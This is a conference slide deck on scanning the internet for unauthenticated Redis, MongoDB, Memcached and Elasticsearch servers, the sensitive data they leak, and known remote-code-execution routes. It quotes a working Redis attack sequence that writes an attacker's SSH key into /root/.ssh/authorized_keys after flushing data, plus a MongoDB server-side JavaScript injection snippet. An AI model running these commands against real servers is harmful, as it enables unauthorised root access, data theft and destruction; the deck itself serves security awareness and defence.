

# Scanning IPv4 for Free Data and Free Shells

Jordan Wright  
@jw\_sec



# ~# whoami

- Jordan Wright
- R&D Engineer @ Duo Security
- Security Researcher
- OSS Developer



# Shameless Plug



dumpmon



gophish



Email library for Go



elastichoney

Today, we're going to talk  
about data.



# What About Data?

- Hip ways to store data
- Exposed data
- Vulnerable systems
- Root cause
- Protecting yourself



How do you make a web app  
*fast?*



# Hip Ways to Store Data

## Key Value Stores

Stores data in memory

One large lookup table

Used for:

- Caching
- Temporary data  
(e.g. sessions)

## NoSQL Databases

Stores data on disk

“Document” storage

Used for storing  
application data



# What Should You Use?

## Key Value Stores

Redis

Memcached

## NoSQL Databases

MongoDB

CouchDB

Cassandra

Elasticsearch





# What Should You Use?

## Key Value Stores

Redis

Memcached

Whatever is on the front page of **Hacker News**

## NoSQL Databases


MongoDB

CouchDB

Cassandra

Elasticsearch

Whatever is on the front page of **Hacker News**



# What Should You Use?

## Key Value Stores

Redis

Memcached

## NoSQL Databases

MongoDB

CouchDB

Cassandra

Elasticsearch



**The problem:**

**Sensitive data is exposed**

**Thousands of systems are  
vulnerable**



**The problem:**

**Sensitive data is exposed**



# Another Day... Another Leak

Name	# of Records	Date
OKHello	<b>2.5 million</b>	12/2015
MacKeeper	<b>13 million</b>	12/2015
Hello Kitty Website	<b>3.3 million</b>	12/2015
Voter Records	<b>191 million</b>	12/2015
Voter Records	<b>54 million</b>	01/2016
Voter Records	<b>154 million</b>	06/2015
Modern Business Solutions	<b>58 million</b>	10/2016
Dealer Built	<b>“Millions”</b>	<b>Yesterday</b>




# What Kind of Data is Exposed?

- Personal information

- Name
- Address
- Email
- Phone Number
- SSN
- Etc.

- Profile Information


- Username
- Password



Source: [databreaches.net](http://databreaches.net)

# How Much Data is Exposed?

- Depends on who you ask
- Close to **700 TB**



Source: [BinaryEdge Internet Security Exposure Report](#)

What do we mean **exposed**?






# There's No Place Like 127.0.0.1

- Service listening on 0.0.0.0
- No authentication
- Storing sensitive data
- Vulnerable version of software
- Optional: **Running. As. Root.**



# Exposing Data in MongoDB

- Use `mongodump`
- For each DB
  - For each `DB.collection`
    - Dump collection



The screenshot shows the MongoDB documentation page for `mongodump`. The page header includes the MongoDB logo and the text "DOCUMENTATION". Below the header, there is a feedback section asking "Was this page helpful?" with "Yes" and "No" options. The breadcrumb trail reads "Reference > MongoDB Package Components > mongodump". The main heading is "mongodump". Under the heading, there is a section titled "On this page" with a list of links: "Synopsis", "Behavior", "Required Access", "Options", and "Examples".

#### MAC OSX SIERRA AND GO 1.6 INCOMPATIBILITY:

Users running on Mac OSX Sierra require the 3.2.10 or newer version of `mongodump`.



# Exposing Data in Memcached

- A bit more difficult behind the scenes
- Use `memcached-tool`
- Recursively enumerate “slabs”
- Sensepost go-derper

The screenshot shows the GitHub repository for `memcached/memcached`. The current view is for the file `memcached-tool` in the `scripts` directory on the `master` branch. The commit hash is `ba6d570` from December 19, 2013, by `gnomeby`. The file is an executable script with 224 lines (192 sloc) and a size of 5.56 KB. The code content is as follows:

```
1 #!/usr/bin/perl
2 #
3 # memcached-tool:
4 #   stats/management tool for memcached.
5 #
6 # Author:
7 #   Brad Fitzpatrick <brad@danga.com>
8 #
9 # Contributor:
10 #   Andrey Niakhaichyk <andrey@niakhaichyk.org>
11 #
12 # License:
13 #   public domain. I give up all rights to this
14 #   tool. modify and copy at will.
15 #
16 --
```



# Exposing Data in Redis

- Use client libraries
- For each key
  - Dump the key value



Commands Clients Documentation Community Download Support License

## Clients

The recommended client(s) for a language are marked with a ★.

Clients with some activity in the official repository within the latest six months are marked with a ☺.

Want **your client listed here**? Please fork the [redis-doc repository](#) and edit the clients.json file. **Submit a pull request** and you are done.


Browse by language:

ActionScript	Bash	C	C#	C++	Clojure
Common Lisp	Crystal	D	Dart	Delphi	Elixir
emacs lisp	Erlang	Fancy	gawk	GNU Prolog	Go
Haskell	Haxe	Io	Java	Julia	Lasso
Lua	Matlab	mruby	Nim	Node.js	Objective-C
OCaml	Pascal	Perl	PHP	Pure Data	Python
R	Racket	Rebol	Ruby	Rust	Scala
Scheme	Smalltalk	Swift	Tcl	VB	VCL



# Exposing Data for *Anything*

- Export tools
- Client Libraries
  - Recursively enumerate data



We decided to look for ourselves



# The Setup

MO



ES

CO

RE

CA

ME



We didn't find sensitive info,  
right?





# Yeah, We Found Sensitive Info

- Sensitive Information
  - Session Cookies
  - OAuth Tokens
  - Full Profile Information
  - Location Data
  - Detailed Device Heartbeats



# But Wait, There's More

- Semi-Sensitive Information
  - Millions of scraped social network profiles
  - Analytics/Click Tracking logs
  - Web server access logs



If we can **see** data,  
we can **store** data



# How Much Storage is Available?

- Shodan: 47 PB in memcached
- Our Results:
  - 2.1 PB in Memcached
  - 6.6 PB in Elasticsearch



## Memory As A Service

17 DECEMBER 2015 on research, mongo, Memcached

I've written and presented on the topic of insecure databases for nearly 2 years now. The example I use the most to demonstrate the problem is MongoDB because it's popular and had terrible defaults. Invariably though the focus of the conversation ends up on MongoDB and not that there are hundreds of thousands of databases on the Internet without any authentication.

So for today I decided to take a look at something else: Memcached. Their website explains it best:

Source: <https://blog.shodan.io/memory-as-a-service/>

# memcachefs

- FUSE filesystem built on top of memcached
- Can make this distributed



memcachefs beta

Brought to you by: [cuspy](#)

[Summary](#) | [Files](#) | [Reviews](#) | [Support](#) | [Wiki](#) | [Bugs](#)

Looking for the latest version? [Download memcachefs-0.5.tar.gz \(318.9 kB\)](#)

Home




Name ↕	Modified ↕	Size ↕	Downloads / Week ↕
<a href="#">memcachefs</a>	2007-08-10		1

Totals: 1 Item



# The Biggest Cloud Drive Ever

1.2.3.4 - Redis



**The problem:**

**Thousands of systems are  
vulnerable**



**VULNERABLE SYSTEMS  
ON THE INTERNET?**

**S0000 SHOCKED**




# Why Are These Valuable?

- Easy to exploit
- Intentionally “beefy” machines
- Possible entry points to other parts of the network



# There are a Ton of Systems Available

## Exposed K/V & NoSQL Hosts



# MongoDB RCE

- Reported back in 2013
- Leverages server side JS injection

## **mongodb – SSJI to RCE**

### **Lucky discovery**

Trying some server side javascript injection in mongodb, I wondered if it would be possible to pop a shell.

The run method seems good for this :

```
> run("uname", "-a")
Sun Mar 24 07:09:49 shell: started program uname -a
sh1838| Linux mongo 2.6.32-5-686 #1 SMP Sun Sep 23 09:49:36 UTC 2012
i686 GNU/Linux
0
```

Unfortunately, this command is only effective in mongo client :

```
> db.my_collection.find({'$where':"run('ls')"})
error: {
  "$err" : "error on invocation of $where function:nJS Error:
ReferenceError: run is not defined nofile_a:0",
  "code" : 10071
}
```

Source: <http://bit.ly/2eeTm7u>

# Elasticsearch RCE

- 3 CVE's that result in RCE (up to version 1.6.1)
- Actively scanned and exploited
- The entry point for some interesting case studies
  - Imgur Bug Bounty
  - Inversoft "HackThis"

## Remote Code Execution in Elasticsearch - CVE-2015-1427

MAR 8, 2015 #elasticsearch #vulnerability




*TL;DR If you have an elasticsearch instance that is publicly available, upgrade to 1.4.3 or later **now**.*

Elasticsearch (the "E" in ELK) is a full-text search engine that makes data aggregation and querying easy. It has an extensive JSON API that allows everything from searching to system management. This post will show how a new vulnerability, CVE-2015-1427, allows attackers to leverage features of this API to gain unauthenticated remote code execution (RCE).

Source: <http://bit.ly/2ejbtf6>

# Elasticsearch RCE - BillGates Botnet

- Active scanning for Elasticsearch instances
- Exploit the instance to download malware
- Malware communicates back to CnC



Source: <http://bit.ly/2exPY6j>



# Redis RCE


- Stores data on-disk
- Attacker stores SSH key in `/root/.ssh/authorized_keys`
- RCE

Command	Explanation
<code>flushall</code>	Deletes all keys stored in Redis
<code>+OK</code>	
<code>set crackit ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAQC6HyEUZtaiLH14RcYgIDFYFFeG0ad5QCdMk6DKHDx8nD0jAxX0xV/NeAGLz3lFFSYV87dpFn74aTs6F9Z7gXfh+q76q4C9QPYPYRjkTY2/7UUXhGRcuqzWYo7SNRVwUJZWcsLx34RG5de3LbZj5Q+IV4v4E0KuKNxF/0AL5hUEZEUW13EnIOFP1yllvGMrxjDFmsgLWt0idjfQMZXH5iz1r/wQg73yBRY638C0ktHLsVnE71c3z/mOV2mGPZRZl7y1CykS0n4gY4P5KwC8wZ24xRUAenOY+6JxczoduAtlseh7HNWZ2EWG78myt8imQt6E3DCdpv7rxSxc9Qo3nnWExryan@exploit.im</code>	Puts the attacker's public key into the database under the name "crackit" (though the name doesn't matter, just so long as the key is in there somewhere)
<code>+OK</code>	
<code>config set dir /root/.ssh/</code>	Sets the on-disk copy of the database to the root user's .ssh directory
<code>+OK</code>	
<code>config set db filename authorized_keys</code>	Renames the database to <code>authorized_keys</code> , so that the ssh server will search the database when the attacker connects. When the server matches the incoming connection with the key the attacker stored, it'll let them in as the root user.
<code>+OK</code>	

Source: [Redis Instances Targeted by Fake Ransomware](#)

# Redis RCE - Ransomware

- Exploits vulnerability to get RCE
- **Deletes** important files
- Leaves a ransom note



- 1 Attacker compromises the Redis instance on the honeypot and adds an SSH key to `/root/.ssh/authorized_keys`
- 2 Attacker logs into the Cowrie honeypot over SSH using the added SSH key

Source: [Redis Instances Targeted by Fake Ransomware](#)

# Memcached RCE

- Released **2 days ago**
- Multiple integer overflows leading to RCE
- Will be weaponized

MONDAY, OCTOBER 31, 2016

## Vulnerability Spotlight: Remotely Exploitable Bugs in Memcached Identified and Patched

*Vulnerabilities identified by Aleksandar Nikolich of Talos.*

Our efforts to make the internet safer and protect our customers involves, amongst many other things, researching and identifying zero-day vulnerabilities in the third-party software. As part of our effort to find and responsibly disclose vulnerabilities we identify through our programmatic methods, Talos is disclosing the identification of three vulnerabilities in Memcached. Memcached is an open-source, high-performance, distributed memory caching system used to speed up dynamic websites which rely on a database backend and is widely used in various online applications. Memcached developers have released a patch that address the vulnerabilities we are disclosing today.

### VULNERABILITY DETAILS


Multiple integer overflow vulnerabilities exist within Memcached that could be exploited to achieve remote code execution on the targeted system. These vulnerabilities manifest in various Memcached functions that are used in inserting, appending, prepending, or modifying key-value data pairs. Systems which also have Memcached compiled with support for SASL authentication are also vulnerable to a third flaw due to how Memcached handles SASL authentication commands.

Source: <http://blog.talosintel.com/2016/10/memcached-vulnerabilities.html>




# What Did We Find?

## Redis Hosts by Version



